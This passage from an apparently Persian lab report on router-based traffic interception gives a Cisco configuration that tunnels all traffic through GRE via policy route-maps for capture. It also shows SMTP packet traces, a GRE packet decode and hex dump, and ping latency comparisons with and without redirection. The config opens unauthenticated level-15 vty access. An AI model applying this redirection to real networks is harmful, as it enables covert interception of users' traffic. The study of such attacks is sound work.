logging buffered 4096 debugging
no logging console
enable secret 5 $1$cjVg$HSwnoTugnkpJb2ZrZTqsQ0
!
memory-size iomem 10
ip subnet-zero
!
interface Tunnel0
 ip address 192.168.5.2 255.255.255.0
 ip policy route-map send-traffic-in
 tunnel source Ethernet0/1
 tunnel destination 192.168.1.1
!
interface Ethernet0/0
 ip address 192.168.4.1 255.255.255.0 secondary
 ip address 192.168.3.1 255.255.255.0
 ip policy route-map send-traffic-out
 half-duplex
!
interface Ethernet0/1
 ip address 192.168.1.2 255.255.255.0
 half-duplex
!
ip classless
no ip http server
no ip pim bidir-enable
!
access-list 100 permit ip any any
no cdp run
route-map send-traffic-out permit 10
 match ip address 100
 set ip next-hop 192.168.5.1
!
route-map send-traffic-in permit 10
 match ip address 100
 set ip next-hop 192.168.3.2
!
line con 0
line aux 0
line vty 0 4
 privilege level 15
 no login
!
end
```

پیوست 4 : ترافیک Capture شده از سناریو 1 :

```
  1  0.00000  192.168.1.3 -> 192.168.2.2  SMTP C port=1617
  2  0.00208  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=72, ID=823
  3  0.00144  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=72, ID=797
  4  0.00277  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=72, ID=824
  5  0.00140  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=72, ID=798
  6  0.00060  192.168.2.2 -> 192.168.1.3  SMTP R port=1617
  7  0.00032  192.168.1.3 -> 192.168.2.2  SMTP C port=1617
  8  0.00183  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=64, ID=825
  9  0.00138  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=64, ID=799
 10 40.09693  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=153, ID=826
 11  0.00142  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=153, ID=800
 12  0.00063  192.168.2.2 -> 192.168.1.3  SMTP R port=1617 220 localhost.locald
 13  0.13864  192.168.1.3 -> 192.168.2.2  SMTP C port=1617
 14  0.00185  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=64, ID=827
 15  0.00135  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=64, ID=801

 82  2.18601  192.168.1.3 -> 192.168.2.2  SMTP C port=1617 q
 83  0.00211  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=65, ID=850
 84  0.00135  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=65, ID=824
 85  0.03858  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=64, ID=851
 86  0.00131  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=64, ID=825
 87  0.00051  192.168.2.2 -> 192.168.1.3  SMTP R port=1617
 88  0.18110  192.168.1.3 -> 192.168.2.2  SMTP C port=1617 u
 89  0.00186  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=65, ID=852
 90  0.00136  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=65, ID=826
 91  0.00271  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=64, ID=853
 92  0.00130  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=64, ID=827
 93  0.00059  192.168.2.2 -> 192.168.1.3  SMTP R port=1617
 94  0.05429  192.168.1.3 -> 192.168.2.2  SMTP C port=1617 i
 95  0.00191  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=65, ID=854
 96  0.00135  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=65, ID=828
 97  0.00269  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=64, ID=855
 98  0.00131  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=64, ID=829
 99  0.00051  192.168.2.2 -> 192.168.1.3  SMTP R port=1617
100  0.16402  192.168.1.3 -> 192.168.2.2  SMTP C port=1617 t
101  0.00207  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=65, ID=856
102  0.00139  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=65, ID=830
103  0.00270  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=64, ID=857
104  0.00133  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=64, ID=831
105  0.00052  192.168.2.2 -> 192.168.1.3  SMTP R port=1617
106  0.22869  192.168.1.3 -> 192.168.2.2  SMTP C port=1617
107  0.00197  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=66, ID=858
108  0.00137  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=66, ID=832
109  0.00304  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=64, ID=859
110  0.00130  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=64, ID=833
111  0.00012  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=116, ID=860
112  0.00055  192.168.2.2 -> 192.168.1.3  SMTP R port=1617
113  0.00093  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=116, ID=834
114  0.00058  192.168.2.2 -> 192.168.1.3  SMTP R port=1617 221 2.0.0 localhost.
115  0.00067  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=64, ID=861
116  0.00133  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=64, ID=835
117  0.00049  192.168.2.2 -> 192.168.1.3  SMTP R port=1617
118  0.00025  192.168.1.3 -> 192.168.2.2  SMTP C port=1617
119  0.00044  192.168.1.3 -> 192.168.2.2  SMTP C port=1617
120  0.00172  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=64, ID=862
121  0.00133  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=64, ID=836
122  0.00007  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=64, ID=863
123  0.00135  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=64, ID=837
124  0.00255  192.168.1.1 -> 192.168.1.2  IP  D=192.168.1.2 S=192.168.1.1 LEN=64, ID=864
125  0.00130  192.168.1.2 -> 192.168.1.1  IP  D=192.168.1.1 S=192.168.1.2 LEN=64, ID=838
126  0.00054  192.168.2.2 -> 192.168.1.3  SMTP R port=1617
```

یک دیکود جاسوسی از یک پکت GRE در زیر قابل مشاهده است:

```
ETHER:  ----- Ether Header -----
ETHER:
ETHER:  Packet 2 arrived at 12:38:37.06
ETHER:  Packet size = 86 bytes
ETHER:  Destination = 0:d0:ba:fe:30:e1,
ETHER:  Source      = 0:e0:1e:7e:a0:c2,
ETHER:  Ethertype = 0800 (IP)
ETHER:
IP:   ----- IP Header -----
IP:
IP:   Version = 4
IP:   Header length = 20 bytes
IP:   Type of service = 0x00
IP:         xxx. .... = 0 (precedence)
IP:         ...0 .... = normal delay
IP:         .... 0... = normal throughput
IP:         .... .0.. = normal reliability
IP:   Total length = 72 bytes
IP:   Identification = 823
IP:   Flags = 0x0
IP:         .0.. .... = may fragment
IP:         ..0. .... = last fragment
IP:   Fragment offset = 0 bytes
IP:   Time to live = 255 seconds/hops
IP:   Protocol = 47 ()
IP:   Header checksum = 34fc
IP:   Source address = 192.168.1.1, 192.168.1.1
IP:   Destination address = 192.168.1.2, 192.168.1.2
IP:   No options
IP:
```

یک Hex Decode از همان پکت GRE در زیر نشان داده شده است:

```
0000000 736e 6f6f 7000 0000 0000 0002 0000 0004
0000020 0000 0056 0000 0056 0000 0070 0000 0000
0000040 3d2d 0bcd 0001 110b 00d0 bafe 30e1 00e0
0000060 1e7e a0c2 0800 4500 0048 0337 0000 ff2f
0000100 34fc c0a8 0101 c0a8 0102 0000 0800 4500
0000120 0030 3380 4000 7f06 43f2 c0a8 0103 c0a8
0000140 0202 0651 0019 99d0 26a4 0000 0000 7002
0000160 4000 f86a 0000 0204 0534 0101 0402 0000
```

پیوست 5 : ترافیک Capture شده از سناریو 2 :

```
 1  0.00000  192.168.1.3 -> 192.168.2.2  SMTP C port=1712
 2  0.00014  192.168.1.3 -> 192.168.2.2  SMTP C port=1712
 3  0.00585  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
 4  0.00011  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
 5  0.00579  192.168.1.3 -> 192.168.2.2  SMTP C port=1712
 6  0.00009  192.168.1.3 -> 192.168.2.2  SMTP C port=1712
 7 40.09285  192.168.2.2 -> 192.168.1.3  SMTP R port=1712 220 localhost.localdomain
 8  0.00016  192.168.2.2 -> 192.168.1.3  SMTP R port=1712 220 localhost.localdomain
 9  0.16606  192.168.1.3 -> 192.168.2.2  SMTP C port=1712
10  0.00009  192.168.1.3 -> 192.168.2.2  SMTP C port=1712

59  1.62586  192.168.1.3 -> 192.168.2.2  SMTP C port=1712 quit
60  0.00012  192.168.1.3 -> 192.168.2.2  SMTP C port=1712 quit
61  0.04199  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
62  0.00009  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
63  0.14919  192.168.1.3 -> 192.168.2.2  SMTP C port=1712 user
64  0.00012  192.168.1.3 -> 192.168.2.2  SMTP C port=1712 user
65  0.00574  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
66  0.00009  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
67  0.08556  192.168.1.3 -> 192.168.2.2  SMTP C port=1712 ipconfig
68  0.00009  192.168.1.3 -> 192.168.2.2  SMTP C port=1712 ipconfig
69  0.00570  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
70  0.00009  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
71  0.12386  192.168.1.3 -> 192.168.2.2  SMTP C port=1712 tracert
72  0.00009  192.168.1.3 -> 192.168.2.2  SMTP C port=1712 tracert
73  0.00577  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
74  0.00009  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
75  0.80846  192.168.1.3 -> 192.168.2.2  SMTP C port=1712
76  0.00011  192.168.1.3 -> 192.168.2.2  SMTP C port=1712
77  0.00613  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
78  0.00009  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
79  0.00216  192.168.2.2 -> 192.168.1.3  SMTP R port=1712 221 2.0.0 localhost.
80  0.00009  192.168.2.2 -> 192.168.1.3  SMTP R port=1712 221 2.0.0 localhost.
81  0.00220  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
82  0.00009  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
83  0.00670  192.168.1.3 -> 192.168.2.2  SMTP C port=1712
84  0.00008  192.168.1.3 -> 192.168.2.2  SMTP C port=1712
85  0.00169  192.168.1.3 -> 192.168.2.2  SMTP C port=1712
86  0.00009  192.168.1.3 -> 192.168.2.2  SMTP C port=1712
87  0.00645  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
88  0.00008  192.168.2.2 -> 192.168.1.3  SMTP R port=1712
```

تست تاخیر :

تاخیر با Handle اضافی ترافیک شبکه بررسی گردید . ICMP Ping در آزمایشگاه جهت تست تاخیر از سمت کلاینت به سمت اینترنت انجام شد:

نتایج بدون انجام عملیات Redirection و Capture اطلاعات :

```
C:\>ping 192.168.2.2
```

```
Pinging 192.168.2.2 with 32 bytes of data:

Reply from 192.168.2.2: bytes=32 time=10ms TTL=254
Reply from 192.168.2.2: bytes=32 time<10ms TTL=254
Reply from 192.168.2.2: bytes=32 time<10ms TTL=254
Reply from 192.168.2.2: bytes=32 time<10ms TTL=254

Ping statistics for 192.168.2.2:
   Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
   Minimum = 0ms, Maximum =  10ms, Average =  2ms

C:\>ping -l 1000 192.168.2.2

Pinging 192.168.2.2 with 1000 bytes of data:

Reply from 192.168.2.2: bytes=1000 time<10ms TTL=254
Reply from 192.168.2.2: bytes=1000 time<10ms TTL=254
Reply from 192.168.2.2: bytes=1000 time<10ms TTL=254
Reply from 192.168.2.2: bytes=1000 time<10ms TTL=254

Ping statistics for 192.168.2.2:
   Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
   Minimum = 0ms, Maximum =  0ms, Average =  0ms

C:\>
```

نتایج همراه با انجام عملیات Redirection و Capture اطلاعات :

```
C:\>ping 192.168.2.2

Pinging 192.168.2.2 with 32 bytes of data:

Reply from 192.168.2.2: bytes=32 time=10ms TTL=250
Reply from 192.168.2.2: bytes=32 time=10ms TTL=250
Reply from 192.168.2.2: bytes=32 time=10ms TTL=250
Reply from 192.168.2.2: bytes=32 time=10ms TTL=250

Ping statistics for 192.168.2.2:
   Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
   Minimum = 10ms, Maximum =  10ms, Average =  10ms

C:\>ping -l 1000 192.168.2.2

Pinging 192.168.2.2 with 1000 bytes of data:

Reply from 192.168.2.2: bytes=1000 time=31ms TTL=250
Reply from 192.168.2.2: bytes=1000 time=20ms TTL=250
```

```
Reply from 192.168.2.2: bytes=1000 time=20ms TTL=250
Reply from 192.168.2.2: bytes=1000 time=20ms TTL=250

Ping statistics for 192.168.2.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 20ms, Maximum =  31ms, Average =  22ms

C:\>
```